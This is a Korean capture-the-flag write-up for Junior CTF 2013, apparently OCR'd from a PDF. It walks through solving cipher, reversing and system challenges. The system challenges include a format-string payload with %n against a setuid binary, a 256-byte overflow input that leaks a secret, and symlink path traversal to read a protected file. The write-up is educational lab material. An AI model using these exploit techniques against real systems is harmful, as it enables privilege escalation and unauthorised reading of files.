
JUNIOR CTF 2013

Writeup by substr_sql, the member of Pwn&Play (http://pwnplay.org/)



별거 필요 없다. 대충 규칙이랑 내용 제대로 읽고 답을 올바르게 입력 해주면 된다.

답: 확인

1번 경우 자세한 문제 암호문에 대한 자세한 설명이 없지만, “고대의 암호방식” 을 생각해보면 암호화가 매우 고전적이며 대회 레벨이 낮은 것을 보면 ROT-x 방식의 암호화라는 것이 추측되어 전에 개발해 둔 PHP 코드로 간단히 돌려 보니 키가 나온다. (http://imfast.kr/repo/src/ 확인)

WHVDWKKJGIGLOSJ
XGWEXLLKHUHMPTK
YHXFYMMLIVINQUL
ZIYGZNNMJWJORVM
AJZHAOONKXKPSWN
BKAIBPPOLYLQTXO
CLBJCQQPMZMRUYP
DMCKDRRQNANSVZC
ENDLESSROBOTWAR
FOEMFTTSPCPUXBS

답: ENDLESSROBOTWAR

자세하고 정밀한 분석을 위하여 OllyDbg로 파일을 열어본다.

실행 후 CPU-Main Thread 창에서 오른쪽 마우스 -> Search For -> All Referenced String을 누른다.

```
004011FA|PUSH OFFSET 00406058          |ASCII "Congratulation!! You are succeed to authentication."
00401211|PUSH OFFSET 0040608C          |ASCII "Info"
```


호옹이? Congratulation을 누르고 나오는 메시지에서 조금 위로 가본다.

```
0040104B  .   FF15 A4504000  CALL DWORD PTR DS:[<&USER32.GetDlgIte
00401051  .   0FBE5424 04    MOVSX EDX,BYTE PTR SS:[ESP+4]
00401056  .   81F2 99000000  XOR EDX,00000099
0040105C  .   81FA F1000000  CMP EDX,0F1
00401062  .v  0F85 A7010000  JNE 0040120F
00401068  .   0FBE4424 05    MOVSX EAX,BYTE PTR SS:[ESP+5]
0040106D  .   35 99000000    XOR EAX,00000099
00401072  .   3D FC000000    CMP EAX,0FC
00401077  .v  0F85 92010000  JNE 0040120F
0040107D  .   0FBE4C24 06    MOVSX ECX,BYTE PTR SS:[ESP+6]
00401082  .   81F1 99000000  XOR ECX,00000099
00401088  .   81F9 F5000000  CMP ECX,0F5
0040108E  .v  0F85 7B010000  JNE 0040120F
00401094  .   0FBE5424 07    MOVSX EDX,BYTE PTR SS:[ESP+7]
00401099  .   81F2 99000000  XOR EDX,00000099
0040109F  .   3BD1           CMP EDX,ECX
```

입력한 데이터를 한 글자씩 추출하여 입력한 data를 XOR 99 하여 입력된 값이 프로그램에 등록되어있는 값이랑 아닌지를 CMP로 체크한다.


```python
#!/usr/bin/python

a="f1fcf5f5f6b9f3ecf7f0f6ebb9f1f8faf2fcebea"
b="999999999999999999999999999999999999999999"

a = a.decode("hex")
b = b.decode("hex")

def xor(xs, ys):
    return "".join(chr(ord(x) ^ ord(y)) for x, y in zip(xs, ys))

result = xor(a, b)

print result
```

위와 같이 python 혹은 다른 프로그래밍 언어를 이용하여 XOR 복호화를 시도하면 답이 나온다.



답: hello junior hackers

드디어 내 분야 관련 문제가 나왔다. 문제 내용을 자세히 읽어보면 관리자의 아이디가 admin_1000 ~ admin_9999 사이의 아이디라고 적혀있다.



힌트를 확인하기 위하여 http://115.68.24.145/junior_ctf/policy_chal/login_ok.phps 를 접속한다.

```
$fp = @fopen("./id_pass_db/" . $id . "_pass.txt", "r");

if(!$fp) {
    echo "exit.";
    exit(0);
}
```

혹시나 인덱싱이 되는지 /id_pass_db/ 폴더로 접속을 해보니.. 호옹이?

Index of /junior_ctf/policy_chal/id_pass_db

Name	Last modified	Size	Description
Parent Directory		-	
admin_1000_pass.txt	26-Jul-2013 03:27	3	
admin_1001_pass.txt	26-Jul-2013 03:27	3	
admin_1002_pass.txt	26-Jul-2013 03:27	3	
admin_1003_pass.txt	26-Jul-2013 03:27	3	
admin_1004_pass.txt	26-Jul-2013 03:27	3	

1000은 안되니 스크롤 살짝 내려서 아이디랑 비밀번호를 적절하게 index.php에 대입해주면..

Congrats! You got the password: 104
The key is 'iamapolicyhacker'

답: iamapolicyhacker

이것을 보고 나는 Aㅏ! 내가 망했다! 라는 것을 새삼스레 느꼈었다.

왜냐? “이제부터는 쭈욱 리눅스로 진행됩니다.” 라는 말도 안 되는 dog소리를 하는 것이다.

어쨌든, 대회를 신청하였으니 참여자로써 최대한의 노력은 해봐야 하지 않는가?

```
guest_chaos@ubuntu:/home/chaos$ ./chal

-----------------------------------
Let me know what UID you want to be
(Except root UID - 0)
UID: 0
Ok.. you input 0 UID


[ERROR] root is not allowed.

guest_chaos@ubuntu:/home/chaos$
```

흠.. 0을 사용하면 안된다고 나와있다

고등학교 CTF관련에 대해 구글링 하던 도중 풀이를 발견 했고 아래와 같은 것을 목격하였다.

Looks like the offset is 11 dwords. Switching the AAAA to the address we found and the %x to %n gives us:

```
$ python -c "print '₩x2c₩xa0₩x04₩x08%11₩$n'" | ./format1
,
4!
running sh...
```

But before we can run any commands in our new shell, the program exits. Standard in got closed as soon as python finished printing. To keep

장난삼아 ./format1을 ./chal로 변경을 했더니..

```
guest_chaos@ubuntu:/home/chaos$ python -c "print '\x2c\xa0\x04\x08%11\$n'" | ./chal

-----------------------------------
Let me know what UID you want to be
(Except root UID - 0)
UID: Ok.. you input -1217527808 UID

Key: GoGoGoHackers!

guest_chaos@ubuntu:/home/chaos$  python -c "print '\x2c\xa0\x04\x08%11\$n'" | ./chal

-----------------------------------
Let me know what UID you want to be
(Except root UID - 0)
UID: Ok.. you input -1217466368 UID
```

python -c "print '₩x2c₩xa0₩x04₩x08%11₩$n'" | ./chal (ASLR이 붙어서 그런지 25% 확률로 성공)

답: GoGoGoHackers!

이거 매우 어려웠던 문제다. 일단 chal 을 sftp를 통하여 IDA에서 Hex-Rays를 돌려 보았다.

```
void __cdecl sub_80485C4(int a1, int a2)
{
  FILE *v2; // [sp+24h] [bp-2834h]@1
  int v3; // [sp+28h] [bp-2830h]@7
  int v4; // [sp+2738h] [bp-120h]@1
  int v5; // [sp+2838h] [bp-20h]@1
  int v6; // [sp+283Ch] [bp-1Ch]@1
  int v7; // [sp+2840h] [bp-18h]@1
  int v8; // [sp+2844h] [bp-14h]@1
  int v9; // [sp+2848h] [bp-10h]@1
  int v10; // [sp+284Ch] [bp-Ch]@1

  v10 = *MK_FP(__GS__, 20);
  v5 = 0;
  v6 = 0;
  v7 = 0;
  v8 = 0;
  v9 = 0;
  memset(&v4, 0, 0x100u);
  v2 = fopen("./secret_key", "r");
  if ( !v2 )
  {
    puts("no secret_key file.");
```

```
    exit(0);
  }
  fgets((char *)&v5, 19, v2);
  fclose(v2);
  fgets((char *)&v4, 19, stdin);
  if ( !strcmp((const char *)&v5, (const char *)&v4) )
  {
    system("echo you got me");
    exit(0);
  }
  while ( 1 )
  {
    gets((char *)&v3);
    memcpy(&v4, &v3, strlen((const char *)&v3));
    printf("buf: %s₩n", &v4);
  }
}
```

분석해보니 데이터를 7바이트로 하고, 두번째에서 256바이트를 집어 넣으면 뒤에 답이 나올것이라 예상하고 시도해본결과, 정답이 나왔다.

```
guest_money@ubuntu:/home/money$ python -c "print 'a'*256"
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
guest_money@ubuntu:/home/money$ ./chal
iamfast
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
buf: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaDid
YouLikeIt?
```

답: DidYouLikeIt?

이 문제도 또 BOF나 유사 종류의 문제인줄 알고 무서워서 풀지 말까 생각하다 풀은 문제다.

```
guest_monkey@ubuntu:/home/monkey$ ls -al
total 36
drwxr-xr-x  3 root   root         4096 Jul 25 16:52 .
drwxr-xr-x 17 root   root         4096 Jul 25 09:58 ..
-rw-r--r--  1 monkey monkey        220 Jul 25 09:18 .bash_logout
-rw-r--r--  1 monkey monkey       3637 Jul 25 09:18 .bashrc
-rwsr-x---  1 monkey guest_monkey 5544 Jul 25 16:52 chal
drwxr-xr-x  2 monkey monkey       4096 Jul 25 09:47 list
-rw-r--r--  1 monkey monkey        675 Jul 25 09:18 .profile
-rwx------  1 monkey monkey         17 Jul 25 09:48 secret
guest_monkey@ubuntu:/home/monkey$
```

먼저 매너상 ls -al를 해보니. 호옹이? List 폴더가 보인다.

```
guest_monkey@ubuntu:/home/monkey$ ./chal
I need an argument.
guest_monkey@ubuntu:/home/monkey$ ./chal 1
twitter.com/beist
guest_monkey@ubuntu:/home/monkey$ ./chal ../list/1
twitter.com/beist
```

혹시나 해서 ../를 사용해보니 fopen이라 그런지 LFI가 가능하였다.

마지막에 붙어지는 .txt를 우회해보려고 null을 넣어도 안되서 symlink를 이용하기로 해보았는데..

```
guest_monkey@ubuntu:/home/monkey$ cd /
guest_monkey@ubuntu:/$ cd tmp
guest_monkey@ubuntu:/tmp$ mkdir writeup
guest_monkey@ubuntu:/tmp$ cd writeup
guest_monkey@ubuntu:/tmp/writeup$ ls -al
total 8
drwxrwxr-x   2 guest_monkey guest_monkey 4096 Jul 26 21:42 .
drwxrwx-wt 101 root         root         4096 Jul 26 21:42 ..
guest_monkey@ubuntu:/tmp/writeup$ ln -s 1.txt /home/monkey/secret
ln: failed to create symbolic link ? ? home/monkey/secret? ?  File exists
guest_monkey@ubuntu:/tmp/writeup$ ln -s /home/monkey/secret 1.txt
guest_monkey@ubuntu:/tmp/writeup$ cd /home/monkey
guest_monkey@ubuntu:/home/monkey$ ./chal ../../../tmp/writeup/1
real cool secret
guest_monkey@ubuntu:/home/monkey$
```

호옹이? 바로 클리어가 되었다.

답: real cool secret

일단 내가 6번까지 풀었다는 것 자체로써 내 자신이 신기할 뿐이다. qbx2 이 말하기를 시스템 해커가 아니라도 풀 수 있다고 비꼬는(?)식으로 발언을 했지만 실제로 시스템 해킹에 대해 기초도 모르는 내가 여기까지 오다니.. 대.다.나.다.

어쨌든.. 이 문제 또한 매우 짜증 지대로다. 아래는 chal 파일을 IDA로 Decompile 하여 나온 소스이다.

```
int __cdecl sub_8048564()
{
  time_t v0; // ST34_4@4
  int result; // eax@9
  int v2; // ecx@9
  unsigned int i; // [sp+28h] [bp-120h]@4
  int v4; // [sp+2Ch] [bp-11Ch]@4
  FILE *v5; // [sp+30h] [bp-118h]@1
  int v6; // [sp+38h] [bp-110h]@1
  char v7; // [sp+138h] [bp-10h]@4
  char v8; // [sp+139h] [bp-Fh]@4
  char v9; // [sp+13Ah] [bp-Eh]@4
  char v10; // [sp+13Bh] [bp-Dh]@4
  int v11; // [sp+13Ch] [bp-Ch]@1

  v11 = *MK_FP(__GS__, 20);
  memset(&v6, 0, 0x100u);
  v5 = fopen("./secret_key.txt", "r");
  if ( !v5 )
  {
```

```
    puts("error: secret key file open.");
    exit(0);
  }
  fgets((char *)&v6, 100, v5);
  fclose(v5);
  v0 = time(0);
  v7 = v0;
  v8 = (unsigned __int16)(v0 & 0xFF00) >> 8;
  v9 = (v0 & 0xFF0000) >> 16;
  v10 = BYTE3(v0);
  v4 = 0;
  for ( i = 0; i < strlen((const char *)&v6); ++i )
  {
    if ( v4 == 4 )
      v4 = 0;
    *((_BYTE *)&v6 + i) ^= *(&v7 + v4++);
  }
  result = printf("buf = %s₩n", &v6);
  if ( *MK_FP(__GS__, 20) != v11 )
    __stack_chk_fail(v2, *MK_FP(__GS__, 20) ^ v11);
  return result;
}
```

소스코드를 보면 알 수 있겠지만 시간을 이용해서 XOR암호화를 하는데 방식이 좀 독특하게 된지라 Python으로는 짜지를 못하고 위 소스를 살짝 포팅하여 입맞에 맞게 코딩하여 /tmp/ 폴더에 컴파일하여 명령어로 buf = 를 추출하자마자 컴파일한 파일을 실행 시키니 답이 정상 출력된다.

(부득이하게 풀이 소스코드를 저장하지 못하였다.)

답: GRAYHATWHITEHAT

요번 문제는 유난히 쉬우면서도. 노가다 적이며. 매우 특이하였던 문제였다.

```
guest_paper@ubuntu:/home/paper$ ls -al
total 32
drwxr-xr-x  2 root  root        4096 Jul 25 16:53 .
drwxr-xr-x 17 root  root        4096 Jul 25 09:58 ..
-rw-r--r--  1 paper paper        220 Jul 25 09:19 .bash_logout
-rw-r--r--  1 paper paper       3637 Jul 25 09:19 .bashrc
-rwsr-x---  1 paper guest_paper 7392 Jul 25 09:57 chal
-rw-r--r--  1 paper paper        675 Jul 25 09:19 .profile
-rwx------  1 paper paper         17 Jul 25 09:59 secret
guest_paper@ubuntu:/home/paper$ ./chal
I need an argument.
guest_paper@ubuntu:/home/paper$ objdump -d chal
BFD: chal: invalid string offset 3339191472 >= 252 for section `.shstrtab'
BFD: chal: invalid string offset 3339191472 >= 252 for section `.shstrtab'
objdump: chal: Bad value
```

chal 자체가 IDA에서도 안 열리고 objdump로도 열리지가 않아서 생각 해본 결과.. header 부분이나 데이터 부분이 잘못됐다는 것을 눈치챘다.

```
guest_paper@ubuntu:/home/paper$ readelf -x 9 ./chal
readelf: Error: Out of memory allocating 0xc70804b0 bytes for section contents
guest_paper@ubuntu:/home/paper$
```


readelf 로 확인해본결과 objdump에서 나오던 에러랑 일치하게 섹션 데이터를 읽을 수 없다고 나오고 3339191472 = 0xc70804b0 임을 알 수 있다.

```
000012D0  B0 04 08 C7 05 00 00 00 00 00 00 00 00 04 00 00 00  °..Ç.............
```

Little endian을 생각해보면 C7 08 04 B0 이니깐 검색을 C7 08 04 B0로 해보면 위처럼 나온다.

```
000012D0  B0 00 00 00 05 00 00 00 00 00 00 00 04 00 00 00  °...............
```

요렇게 다른 헤더들이랑 비슷하게 데이터를 수정하고 IDA 로 돌려보면..



WOW. FANTASTIC! 출력이 제대로 된다. 아까 까지만 해도 IDA를 키면 Invalid 뜨면서 렉을 먹더니.. 이제는 정상적으로 출력이 되는 것 같다. 어쨌든 아래는 main의 소스코드이다.

```
int __cdecl main(int a1, int a2)
{
  void *v2; // edx@1
  unsigned int v3; // ebx@1
  char v4; // sp@1
  int v5; // edi@3
  int v6; // edx@3
  void *v7; // edx@16
  unsigned int v8; // ebx@16
  char v9; // sp@16
  int v10; // edi@18
  int v11; // edx@18
  int result; // eax@22
  int v13; // ecx@22
  unsigned int i; // [sp+20h] [bp-128h]@10
  FILE *v15; // [sp+28h] [bp-120h]@16
  __int16 v16; // [sp+2Eh] [bp-11Ah]@1
  int v17; // [sp+30h] [bp-118h]@2
  signed int v18; // [sp+12Eh] [bp-1Ah]@1
  signed int v19; // [sp+132h] [bp-16h]@1
  signed int v20; // [sp+136h] [bp-12h]@1
  signed __int16 v21; // [sp+13Ah] [bp-Eh]@1
  int v22; // [sp+13Ch] [bp-Ch]@1

  v22 = *MK_FP(__GS__, 20);
  v18 = 1936287860;
  v19 = 1601399135;
  v20 = 1819044211;
  v21 = 121;
  v2 = &v16;
  v3 = 256;
  if ( (v4 + 46) & 2 )
  {
    v16 = 0;
    v2 = &v17;
    v3 = 254;
  }
  memset(v2, 0, 4 * (v3 >> 2));
  v5 = (int)((char *)v2 + 4 * (v3 >> 2));
  v6 = (int)((char *)v2 + 4 * (v3 >> 2));
  if ( v3 & 2 )
  {
    *(_WORD *)v5 = 0;
    v6 = v5 + 2;
  }
  if ( v3 & 1 )
    *(_BYTE *)v6 = 0;
  if ( a1 != 2 )
  {
    puts("I need an argument.");
```

```
    exit(0);
  }
  for ( i = 0; i < strlen((const char *)&v18); ++i )
    *((_BYTE *)&v16 + i) = *(_BYTE *)(*(_DWORD *)(a2 + 4) + i) ^ 0x30;
  if ( strcmp((const char *)&v18, (const char *)&v16) )
  {
    puts("Don't match.");
    exit(0);
  }
  v15 = fopen("./secret", "rb");
  v7 = &v16;
  v8 = 256;
  if ( (v9 + 46) & 2 )
  {
    v16 = 0;
    v7 = &v17;
    v8 = 254;
  }
  memset(v7, 0, 4 * (v8 >> 2));
  v10 = (int)((char *)v7 + 4 * (v8 >> 2));
  v11 = (int)((char *)v7 + 4 * (v8 >> 2));
  if ( v8 & 2 )
  {
    *(_WORD *)v10 = 0;
    v11 = v10 + 2;
  }
  if ( v8 & 1 )
    *(_BYTE *)v11 = 0;
  fgets((char *)&v16, 100, v15);
  fclose(v15);
  result = puts((const char *)&v16);
  if ( *MK_FP(__GS__, 20) != v22 )
    __stack_chk_fail(v13, *MK_FP(__GS__, 20) ^ v22);
  return result;
}
```

소스코드를 역분석 해보면 int를 XOR ₩x30 하는 것을 알 수 있다. signed int를 계산기로 돌려보면 this_is_silly가 나오고, 위에서 써먹던 python 코드를 통해서 성공적으로 답을 구할 수 있었다.

```
#!/usr/bin/python

a="746869735F69735F73696C6C79"
b="30303030303030303030303030"

a = a.decode("hex")
b = b.decode("hex")

def xor(xs, ys):
    return "".join(chr(ord(x) ^ ord(y)) for x, y in zip(xs, ys))
```

```
result = xor(a, b)

print result
```

위 코드를 /tmp/ 폴더에 저장하여 쉘로 실행을 시켜보면..

```
guest_paper@ubuntu:/home/paper$  ./chal $(/tmp/8th/xor.py)
wow ultra secret
```

답: wow ultra secret